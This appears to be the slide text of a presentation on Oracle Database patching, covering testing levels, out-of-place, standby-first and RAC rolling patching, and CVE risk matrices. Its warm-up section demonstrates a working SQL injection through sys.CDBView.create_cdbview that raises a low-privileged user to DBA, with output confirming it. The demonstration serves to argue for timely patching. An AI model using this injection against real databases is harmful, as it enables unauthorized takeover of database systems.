
Database 19 Release Updates and Revisions Bugs Fixed Lists (Doc ID 2523220.1)

Testing Recommendations

Overview of Database Patch Delivery Methods for 12.2.0.1 and greater ([Doc ID 2337415.1](#))

Testing Recommendation by Patch Type

Customers are advised to perform testing of patches in a test environment prior to deployment to critical production environments.

The following table gives an overview of the level of testing recommended for each patch type:

	Interim Patch	Update and Revision
Install / Rollback	Yes	Yes
Bug Fix Verification	Where possible and relevant	
Admin Activities	Not required	Basic
Application Function	Not required	Core and non-core applications
Application Performance	Not required	Not required

Warm Up

EXECUTE_CATALOG_ROLE

User with:

- CREATE SESSION
- EXECUTE_CATALOG_ROLE

```
$ sqlplus /nolog

SQL*Plus: Release 12.2.0.1.0 Production

Copyright (c) 1982, 2016, Oracle.  All rights reserved.

Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit
Production

SQL> conn / as sysdba
Connected.

SQL> create user c##dbarj identified by "oracle";
User created.

sql> grant create session, execute_catalog_role to c##dbarj;
Grant succeeded.
```

```
SQL> conn c##dbarj/oracle
Connected.

SQL> select granted_role from user_role_privs;

GRANTED_ROLE
--------------------------------------------------------------------------------
EXECUTE_CATALOG_ROLE
```

```
SQL> -- DON'T RUN IN PRODUCTION --
SQL> exec sys.CDBView.create_cdbview(true,'ALL_CUBES" as select
/*+WITH_PLSQL*/ x from (WITH FUNCTION f RETURN varchar2 IS PRAGMA
AUTONOMOUS_TRANSACTION;BEGIN /* ','old_view' ,' */ execute immediate
''grant dba to c##dbarj''; RETURN ''1'';END; SELECT f as x FROM dual)-- ');

BEGIN sys.CDBView.create_cdbview(true,'ALL_CUBES" as select /*+WITH_PLSQL*/
x from (WITH FUNCTION f RETURN varchar2 IS PRAGMA
AUTONOMOUS_TRANSACTION;BEGIN /* ','old_view' ,' */ execute immediate
''grant dba to c##dbarj''; RETURN ''1'';END; SELECT f as x FROM dual)-- ');
END;
*
ERROR at line 1:
ORA-00905: missing keyword
ORA-06512: at "SYS.CDBVIEW", line 56
ORA-06512: at line 1
```

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```
SQL> select /*+WITH_PLSQL*/ * from ALL_CUBES;

X
------------
1


SQL> select granted_role from user_role_privs;

GRANTED_ROLE
------------------------------------
DBA
EXECUTE_CATALOG_ROLE
```

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EXECUTE_CATALOG_ROLE | Issue

CVE#	Component	Package and/or Privilege Required	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.0 RISK (see Risk Matrix Definitions)									Supported Versions Affected	Notes
					Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confid-entiality	Inte-grity	Avail-ability		
CVE-2017-10282	Core RDBMS	Create Session, Execute Catalog Role	Oracle Net	No	9.1	Network	Low	High	None	Changed	High	High	High	12.1.0.2, 12.2.0.1	
CVE-2018-2680	Java VM	Create Session, Create Procedure	Multiple	Yes	8.3	Network	High	None	Required	Changed	High	High	High	11.2.0.4, 12.1.0.2, 12.2.0.1	
CVE-2017-12617	WLM (Apache Tomcat)	None	HTTP	Yes	8.1	Network	High	None	None	Un-changed	High	High	High	12.2.0.1	
CVE-2018-2699	Application Express	None	HTTP	Yes	6.1	Network	Low	None	Required	Changed	Low	Low	None	Prior to 5.1.4.00.08	
CVE-2018-2575	Core RDBMS	Local Logon	Multiple	No	2.0	Network	High	High	Required	Un-changed	Low	None	None	11.2.0.4, 12.1.0.2, 12.2.0.1	See Note 1

https://www.oracle.com/security-alerts/cpujan2018.html#AppendixDB

Recommendation | Out-of-Place Patching

```
[oracle@hol ~]$ cd $ORACLE_HOME
[oracle@hol 19]$ ls -l
total 132
drwxr-xr-x.  2 oracle dba   102 Apr 27  2019 addnode
drwxr-xr-x.  6 oracle dba  4096 Apr 17  2019 apex
drwxr-xr-x.  9 oracle dba    93 Apr 17  2019 assistants
drwxr-xr-x.  2 oracle dba  8192 Oct 21 11:49 bin
drwxr-xr-x.  5 oracle dba    44 Oct 16  2019 cfgtoollogs
drwxr-xr-x.  3 oracle dba    19 Oct 16  2019 client
drwxr-xr-x.  4 oracle dba    87 Apr 27  2019 clone
drwxr-xr-x.  6 oracle dba    55 Apr 17  2019 crs
drwxr-xr-x.  3 oracle dba    18 Apr 17  2019 css
drwxr-xr-x. 11 oracle dba  4096 Apr 17  2019 ctx
drwxr-xr-x.  7 oracle dba    71 Apr 17  2019 cv
drwxr-xr-x.  3 oracle dba    20 Apr 17  2019 data
drwxr-xr-x.  3 oracle dba    19 Apr 17  2019 dbjava
drwxr-xr-x.  2 oracle dba  4096 Feb  2 08:27 dbs
drwxr-xr-x.  5 oracle dba  4096 Apr 27  2019 deinstall
drwxr-xr-x.  3 oracle dba    20 Apr 17  2019 demo
drwxr-xr-x.  3 oracle dba    20 Apr 17  2019 diagnostics
```

Recommendation | Out-of-Place Patching

Oracle Home, 19.9.0

```
SQL> SHUTDOWN IMMEDIATE
```

New or Cloned
Oracle Home, 19.20.0

```
[oracle]$ $ORACLE_HOME/OPatch/datapatch -verbose
```

Recommendation | Standby-First Patch Apply

Redo Transport

Redo Transport

Redo Transport

Primary

Standby

New or Cloned
Oracle Home
19.20.0

```
D [oracle]$ $ORACLE_HOME/OPatch/datapatch -verbose
```

Recommendation | Standby-First Patch Apply

⭐ **Oracle Patch Assurance - Data Guard Standby-First Patch Apply (Doc ID 1265700.1)**

In this Document

Purpose
   Overview
   Data Guard Standby-First Patch Apply
Scope
   Applies To
Details
   Considerations, Recommendations, and Restrictions
   Steps to Perform Data Guard Standby-First Patch Apply
      Phase 1: Perform Patch Binary Installation on Standby Only
      Phase 2: Evaluate Patch on Standby Database
   Phase 3: Complete Patch Installation or Rollback
         Phase 3 Option 1: Apply Patch to Primary Database
         Phase 3 Option 2: Data Guard Switchover and Apply Patch to New Physical Standby

Oracle Patch Assurance - Data Guard Standby-First Patch Apply (Doc ID 1265700.1)

Recommendation | RAC Rolling Patching


```
$ $ORACLE_HOME/OPatch/datapatch -verbose
```

Basic Facts | Insight into the Patching Process

Release Updates and Revisions are always:

- Standby-First installable

- RAC Rolling installable

Security

The most important reason to upgrade and patch

Critical Patch Alert July 2021 | Risk Matrix

Oracle Database Server Risk Matrix

This Critical Patch Update contains 16 new security patches plus additional third party patches noted below for Oracle Database Products. 1 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. 1 of these patches is applicable to client-only installations, i.e., installations that do not have the Oracle Database Server installed. The English text form of this Risk Matrix can be found here.

CVE#	Component	Package and/or Privilege Required	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.1 RISK (see Risk Matrix Definitions)									Supported Versions Affected	Notes
					Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confid-entiality	Inte-grity	Avail-ability		
CVE-2021-2351	Advanced Networking Option	None	Oracle Net	Yes	8.3	Network	High	None	Required	Changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	See Note 1
CVE-2021-2328	Oracle Text	Create Any Procedure, Alter Any Table	Oracle Net	No	7.2	Network	Low	High	None	Un-changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	
CVE-2021-2329	Oracle XML DB	Create Any Procedure, Create Public Synonym	Oracle Net	No	7.2	Network	Low	High	None	Un-changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	
CVE-2021-2337	Oracle XML DB	Create Any Procedure, Create Public Synonym	Oracle Net	No	7.2	Network	Low	High	None	Un-changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	
CVE-2020-27193	Oracle Application Express (CKEditor)	Valid User Account	HTTP	No	5.4	Network	Low	Low	Required	Changed	Low	Low	None	Prior to 21.1.0.00.01	
CVE-2020-26870	Oracle Application Express Application Builder (DOMPurify)	Valid User Account	HTTP	No	5.4	Network	Low	Low	Required	Changed	Low	Low	None	Prior to 21.1.0.00.01	

Oracle Database Server Risk Matrix

CVE#	Component	Protocol	Package and/or Privilege Required	Remote Exploit without Auth.?	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)							Supported Versions Affected	Notes
					Base Score	Access Vector	Access Complexity	Authen-tication	Confid-entiality	Integrity	Availability		
CVE-2012-3137	Core RDBMS	Oracle NET	None	Yes	10.0	Network	Low	None	Complete	Complete	Complete	10.2.0.3, 10.2.0.4, 10.2.0.5, 11.1.0.7, 11.2.0.2, 11.2.0.3	See Note 1

https://www.oracle.com/security-alerts/cpuoct2012.html#AppendixDB

Year	Total CVEs Corrected	Remote w/o Auth
2014	43	4
2015	29	3
2016	30	8
2017	14	4
2018	12	6
2019	27	4
2020	58	11
2021	43	8
2022	26	2
Total	282	50

Security | Do We Really Need To Say This?

Source: https://www.nytimes.com/2019/07/22/business/equifax-settlement.html?module=inline

nytimes.com

Equifax to Pay at Least $650 Million in Largest-Ever Data Breach Settlement

By Stacy Cowley

Security | What happens if you don't upgrade

Forbes

Billionaires   Innovation   Leadership   Money   Consumer   Industry

8,099 views | May 23, 2011, 10:36am

Sony Pegs PSN Attack Costs at $170 Million, $3.1B Total Loss for 2011

Do you need to apply this bundle?

Evaluate the risk

CVE#	Component	Package and/or Privilege Required	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.1 RISK (see Risk Matrix Definitions)										Supported Versions Affected	Notes
					Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confid-entiality	Inte-grity	Avail-ability			
CVE-2021-2351	Advanced Networking Option	None	Oracle Net	Yes	8.3	Network	High	None	Required	Changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	See Note 1
CVE-2021-2328	Oracle Text	Create Any Procedure, Alter Any Table	Oracle Net	No	7.2	Network	Low	High	None	Un-changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	
CVE-2021-2329	Oracle XML DB	Create Any Procedure, Create Public Synonym	Oracle Net	No	7.2	Network	Low	High	None	Un-changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	
CVE-2021-2337	Oracle XML DB	Create Any Procedure, Create Public Synonym	Oracle Net	No	7.2	Network	Low	High	None	Un-changed	High	High	High	12.1.0.2, 12.2.0.1, 19c	
CVE-2020-27193	Oracle Application Express (CKEditor)	Valid User Account	HTTP	No	5.4	Network	Low	Low	Required	Changed	Low	Low	None	Prior to 21.1.0.00.01	

https://www.oracle.com/security-alerts/cpujul2021.html

"My database is not facing the internet"

92%

of malware gets
delivered via email

Summary | Tips for Patching Success

Use out-of-place patching to reduce downtime and risk

Standardize your environment and use gold images

Automate where possible

Stay current on quarterly Release Updates

Run `utlrp.sql` before you invoke `datapatch` to clean up invalid objects

Where applicable, use RAC Rolling patching and Standby-First Apply to further reduce downtime

Grand Finale

Security is Only As Good As Your Weakest Link

Recorded Web Seminars

https://www.dbarj.com.br/webinars/

Further Information

—

The most important Links and MOS Notes

Most Important Notes

MOS Note: 742060.1
Release Schedule of Current Database Releases
https://support.oracle.com/epmos/faces/DocumentDisplay?id=742060.1

MOS Note: 2285040.1
Release Update Introduction and FAQ
https://support.oracle.com/epmos/faces/DocumentDisplay?id=2285040.1

MOS Note: 756671.1
Master Note for Database Proactive Patch Program
https://support.oracle.com/epmos/faces/DocumentDisplay?id=756671.1

MOS Note: 1962125.1
Oracle Database - Overview of Database Patch Delivery Methods for 12.1.0.2 and lower
https://support.oracle.com/epmos/faces/DocumentDisplay?id=1962125.1

MOS Note 2337415.1
Oracle Database - Overview of Database Patch Delivery Methods for 12.2.0.1 and greater
https://support.oracle.com/epmos/faces/DocumentDisplay?id=2337415.1

MOS Note: 2118136.2
Assistant: Download Reference for Oracle Database/GI PSU, SPU(CPU), Bundle Patches, Patchsets and Base Releases
https://support.oracle.com/epmos/faces/DocumentDisplay?id=2118136.2

YouTube | Oracle Database Upgrades and Migrations

YouTube Channel

Thank you!